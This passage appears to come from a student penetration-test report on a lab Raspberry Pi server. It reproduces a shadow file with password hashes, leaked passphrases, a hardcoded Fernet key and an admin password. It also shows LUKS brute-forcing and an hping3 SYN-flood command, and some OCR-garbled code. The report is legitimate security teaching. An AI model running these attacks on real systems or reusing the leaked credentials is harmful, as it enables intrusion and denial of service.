443/tcp open  ssl/https?
| sslv2:
|   SSLv2 supported
|_  ciphers: none
|_ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
| ssl-cert: Subject: commonName=Infoservice
| Not valid before: 2023-02-12T19:56:38
|_Not valid after:  2033-02-09T19:56:38
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The apache version ”Apache 2.4.54” has several vulnerabilites.

Recommendation

Patch your OpenSSH Version to a newer, not vulnerable version.

Finding	**Root read access on port 433**
Risk	High
Category	Broken Access Control, Misconfiguration
Impact	An attacker read access to all files on the server. This can also happen to regular users by accident.
Description	After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed:

Error opening ” 548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(”,’r’)
548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172:
After considering serveral option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access serveral files on the server.



```
root:$y$j9T$jd2BgLtygRrj6C8LuAsv./$KOrv/7gIiejFL.kKpYLt.tw7z/QSpq8x5qlAeupCZT8:19420:0:99999:7:::
daemon:*:19257:0:99999:7:::
bin:*:19257:0:99999:7:::
sys:*:19257:0:99999:7:::
sync:*:19257:0:99999:7:::
games:*:19257:0:99999:7:::
man:*:19257:0:99999:7:::
lp:*:19257:0:99999:7:::
mail:*:19257:0:99999:7:::
news:*:19257:0:99999:7:::
uucp:*:19257:0:99999:7:::
proxy:*:19257:0:99999:7:::
www-data:*:19257:0:99999:7:::
backup:*:19257:0:99999:7:::
list:*:19257:0:99999:7:::
irc:*:19257:0:99999:7:::
gnats:*:19257:0:99999:7:::
nobody:*:19257:0:99999:7:::
_apt:*:19257:0:99999:7:::
systemd-network:*:19257:0:99999:7:::
systemd-resolve:*:19257:0:99999:7:::
systemd-login::19257:0:99999:7:::
systemd-timesync:*:19257:0:99999:7:::
messagebus:*:19257:0:99999:7:::
_rpc:*:19257:0:99999:7:::
sshd:*:19257:0:99999:7:::
statd:*:19257:0:99999:7:::
avahi:*:19257:0:99999:7:::
dnsmasq:*:19257:0:99999:7:::
systemd-coredump:!*:19257::::::
telnetd:*:19400:0:99999:7:::
bingo:!:19400:0:99999:7:::
bluey:$y$j9T$MyxaEmW.uDJBUsUNvywLi0$UNYPGo3CQmP8Q07Jkf2Wb2a.6LYztY2edJcQCY/ZX4A:19400:0:99999:7:::
```


Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.

Finding	**Root read access on port 433**
Recommendation	Establish correct error handling. To enhance security, it is important to restrict users' access to authorized paths. This can be achieved by prompting for a password when attempting to access the website, or by implementing a login system that requires users to authenticate themselves before accessing the path.

Finding	**Insecure coding leads to disk-image access**
Risk	Medium
Category	Obfuscation, information disclosure
Impact	An attacker can obtain the passphrase to decrypt the disk-image file ’container.img’


Description

Analyzing the file system of the server named ’plunder’ running on port 22, a disk-image file ’container.img’ was found. After trying to mount the image the following error message appeared:




```
plunder [/]: mkdir /mnt/ChromeOS
plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/
mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.
```

Given that the filesystem is apparently from type ’crypto_LUKS’ the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:



```
plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1
Enter passphrase for container.img:
No key available with this passphrase.
Enter passphrase for container.img: Error reading passphrase from terminal.
plunder [/srv]:
```

The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: ”scp root@172.16.0.29:/srv/container.img output.img” After copying the file a brute force attack was performed using the tool bruteforce-luks.



```
┌──(root㉿kali)-[~]
└─# bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 3763
Tried passwords per second: 125,433333
Last tried password: antonella

Tried passwords: 7535
Tried passwords per second: 125,583333
Last tried password: neisha

Tried passwords: 11323
Tried passwords per second: 125,811111
Last tried password: vainilla
```


However there was no matching password found with this method.

Finding

Insecure coding leads to disk-image access

Description

By analyzing the processes of the server we found that a compiled python file 'fdesetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdesetup.pyc' file appear as follows:



```
*r!cCsJ|◆d◆r td|◆◆◆dd|d|dg}tj||◆d◆◆◆d   ◆dS)
Nrz$Opening LUKS device using password: ◆
cryptsetupluksOpen◆
source_dev◆
        mapper_namerr◆◆input◆r◆
subprocessZ
        check_outputr)rpassword◆cmdrrr   ◆open_luks_device%s
r+cCs.|◆d◆rtd◆dd|dg}t◆|◆dS)NrzClosing LUKS device.r"Z   luksCloser$)rr(◆
check_call)rr*rrr   ◆close_luks_device+s
r-cCsX|◆d◆r td|◆d|◆d◆◆dddd  |d
g}tj||◆d
      |◆d
        ◆◆d
◆dS)NrzAdding passphrase: z (using existing passphrase: ◆)r"Z
luksAddKey◆
        --batch-modez--pbkdf=pbkdf2z--pbkdf-force-iterations=1000r#rrr%r'◆rZ
                                                                   old_passwordZ
                                                                             new_passwordr*rrr
r1cCsR|◆d◆rtd|◆d|◆◆◆ddd|dg}tj||◆|◆◆◆d   ◆d
◆dS)
luksRemoveKeyr/r#rrr%r'r0rrrse: ◆remove_luks_passphrase7s r"Z
r2s$gAAAAABj6U1FMZkAOONUKuE5IWJFY0rY8jeRSfl2TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4l58V
vsW8QLKpCsQuxYjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1KoRdG8WbEie-i1ix-XMcqZu-RhKDkUjw7oGT-TaAdb
p1Wgc0d-yT5OiXZaVvgyjlpW-8Z8UER14NT8WigQvTLtNr-bojjMaqzSySzBVFAbea5o0mi768M7tjYOmcdifMYuIQNwSMPWb1o8xdkzNVyYE0-
bkdf-force-iterations=1000 r#zDerived password: Zinitial_passphrasezError with key setup.)◆file◆Zmountz
                                                                                         /dev/map
2rZencrypted_configurationZencrypt◆dumpsrr◆loadsZdecryptr)ZCalledProcessError◆stderr◆exitr,Zcallrrrr    <module
```

The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' libary. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:

```
GNU nano 6.4
import dis
def extract_code_from_pyc_file(pyc_file_path):
    with open(pyc_file_path, 'rb') as f:
        magic = f.read(4)
        moddate = f.read(4)
        code = f.read()
    if magic b'\x03\xf3\r\n' and magic # b'\x03\xf3\r\r':
        raise ValueError("Invalid .pyc file magic: %s" % repr(magic))
    return dis.disassemble(code)
extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc)
```

However this script failed to open this file as well.

Finding

Insecure coding leads to disk-image access

Description


After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment 6.1). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:

```python
#! /usr/bin/python
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3kBZlRIUmsSiYw='

f = Fernet(key)

token=b'gAAAAAB6U1FZAD0NUKESIJFYDrY8jeRSFL2TqYpqfIiTrTP8ceGBoffIZt7X
vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv665XHDiFSED
PAL1yb2w=='

decrypted f.decrypt(token)

print(decrypted)
```

The output of the script is:

```
b'{"debug": false "initial_passphrase":"Q99mjPp4xMwnEpgJd4kd5LNe",
"mapper_name": "fde", "source_dev": "/srv/container.img",
"interface_mac": "eth0", "source_files": [["/proc/cpuinfo",  "filter_cpuinfo
    "],  ["/sys/kernel/debug/bluetooth/hci0/identity",  null], ["/sys/devices/
    platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1
:1.0/net/eth0/address", null]]}'
```


From the output it can be extracted that "debug" is set to "false". By examining the decompiled file we found out that the passphrase of the container image gets printed when "debug" is set to "true". Owning the key of the fernet encryption it was possible to encrypt the same configuration we just decrypted while setting "debug" to "true" instead of "false". The tool vim now enables the exchange of the old encrypted configuration with the new one while the debug mode is set to true and still maintains the magic bytes of the compiled python file. After those changes the file was executed and had the following output including the passphrase of the encrypted container:



```
plunder [~]: python3 /usr/local/bin/fdesetup.pyc
cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img
Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Device fde already exists.
Adding passphrase: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 (using existing passphrase: Q99mjPp4xMwnEpgJd4kd5LNe)
No key available with this passphrase.
Error with key setup.
Closing LUKS device.
```


With the given output from above we were able to access the container image.

Finding	**Insecure coding leads to disk-image access**
Description	Nevertheless no content was visible for because the device had to be mounted first. The following command made this happen:
Recommendation	The encryption process of the configuration should be outsourced in a different file and the fernet key shouldn't be displayed in plain text. Further it should't be possible for an attacker to change the current configuration and execute the file again. Additionally the debug mode should not print the whole passphrase of the container. Therefore a message could be printed which tells the user that a passphrase is used but not which one.



```
plunder [/dev/mapper]: mount /dev/mapper/decrypted_devicess /media/my_device
plunder [/dev/mapper]: cd /media/my_device/
plunder [/media/my_device]: ös
-bash: ös: command not found
plunder [/media/my_device]: ls
total 13K
-rwx------ 1 root root 178   12.02.2023 20:21:49 cryptofs_init
drwx------ 2 root root 12K   12.02.2023 20:18:52 lost+found/
```

Finding	**Credentials accessible inside container image**
Risk	High
Category	Information disclosure, Hardcoded Credentials
Impact	An attacker gains admin password of some service
Description	Inside the container image of the previous finding insecure coding there was a 'cryptofs_init' file. Opening the file there was a admin password as shown in the graphic below.



```
plunder [/media/my_device]: cat cryptofs_init
#!/bin/bash
#
#

MAC=`ifconfig eth0 | grep ether | awk '{print $2}'`
/usr/bin/curl -u admin:dsMDYzFjEqdm9T77QMfYMLHF "https://dhbw.johannes-bauer.com/offsec/fde.html?mac
```

Recommendation	Credentials should be stored in a seperat environment. Further the password should not be stored in clear text in a file.


Finding	**Root access via authorized keys entry of user bluey**
Risk	Critical
Category	Privilege Escalation, Misconfiguration
Impact	An attacker with access to user bluey can gain root access

Description

The authorized_keys file in the root directory has an entry.

```
plunder [~/.ssh]: cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMO EhQP4e3BVrqOR9nPQz folf9349W/
    UDXSAbQIj6RDM joe@reliant
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINV2RROAIF7+9Cm7U2PWVTmJxOhjvTQeYF04L07
    Et1qk bluey@plunder

```

Given this information it is feasible to obtain root access by logging into the root account via ssh without using password.



```
plunder bluey [/]: ssh root@172.16.0.29
The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established.
ECDSA key fingerprint is SHA256:92+P1abRkxftnY5bhPTPJ6T1eex+rckqQrRros9ca4I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.0.29' (ECDSA) to the list of known hosts.
Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64
Last login: Sat Mar  4 16:35:38 2023 from 172.16.0.1

Wi-Fi is currently blocked by rfkill.
Use raspi-config to set the country before use.

plunder [~]:
```

Recommendation

To address this vulnerability, it is recommended to remove the public key of the bluey user from the authorized_keys file of the root user. Additionally, it is generally advised not to permit user access to the Device Under Test (DUT) via SSH as the root user.


Finding	**Weak cipher suite support**
Risk	High
Category	Misconfiguration, Cryptography
Impact	An attacker can decrypt encrypted data traffic on port 443
Description	Running the following nmap script: ”nmap 10.0.0.39 -sV –script ssl-enum-ciphers -p 443” pointed out that the TLS configuration supports broken ciphers as listed below. • 64-bit block cipher 3DES vulnerable to SWEET32 attack • 64-bit block cipher DES vulnerable to SWEET32 attack • 64-bit block cipher DES40 vulnerable to SWEET32 attack • 64-bit block cipher IDEA vulnerable to SWEET32 attack • 64-bit block cipher RC2 vulnerable to SWEET32 attack • Broken cipher RC4 is deprecated by RFC 7465 • Ciphersuite uses MD5 for message integrity
Recommendation	Disable support for broken ciphers

Finding SYN Flooding Attack

Risk	Medium
Category	Denial of Service
Impact	The DUT is not accessible

Description

The execution of a SYN Flooding Attack was accomplished with the following command:
hping3 -c 15000 -d 120 -S -w 64 -p 80 –flood –rand-source 172.16.0.29
This command sends 15000 packets with 120 bytes and a window size of 64 to port 80.


Aufzeichnen von br0
Datei Bearbeiten Ansicht Navigation Aufzeichnen Analyse Statistiken Telephonie Wireless Tools Hilfe
Anzeigefilter anwenden … <Ctrl-/>

```
No.    Time          Source           Destination   Protocol Length Info
8411… 245.371805761 108.239.18.97    172.16.0.29   TCP      174 2096 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371810631 5.39.247.178     172.16.0.29   TCP      174 2097 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371814651 80.3.59.159      172.16.0.29   TCP      174 2098 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371818681 193.243.88.116   172.16.0.29   TCP      174 2099 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371822771 114.238.229.59   172.16.0.29   TCP      174 2100 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371826861 84.114.239.98    172.16.0.29   TCP      174 2101 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371830921 213.113.226.5    172.16.0.29   TCP      174 2102 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371834931 74.3.13.144      172.16.0.29   TCP      174 2103 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371839311 59.192.243.249   172.16.0.29   TCP      174 2104 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371843330 87.224.178.87    172.16.0.29   TCP      174 2105 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371847390 138.196.85.0     172.16.0.29   TCP      174 2106 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371851420 10.128.192.40    172.16.0.29   TCP      174 2107 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371855460 98.74.20.30      172.16.0.29   TCP      174 2108 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371859550 103.95.122.92    172.16.0.29   TCP      174 2109 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371863690 196.76.147.164   172.16.0.29   TCP      174 2110 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371867670 147.71.205.230   172.16.0.29   TCP      174 2111 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8411… 245.371872800 67.147.64.87     172.16.0.29   TCP      174 2112 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
```

Illustrated in the graphic, wireshark captured the TCP SYN packages which were send to the DUT. After a couple of seconds it was not possible to access the server anymore.


Recommendation

Possible countermeasures to SYN Flooding are intrusion prevention systems that monitor the network for suspicious behaviour or implementing SYN cookies to track incoming connection until the three-way handshake is completed.

Finding	**No encryption for Webserver on Port 80**
Risk	High
Category	Misconfiguration
Impact	An attacker can eavesdrop the network packages in plaintext

Description

An nmap scan on the DUT indicated that the service running on port 80 is an unencrypted http service.



```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
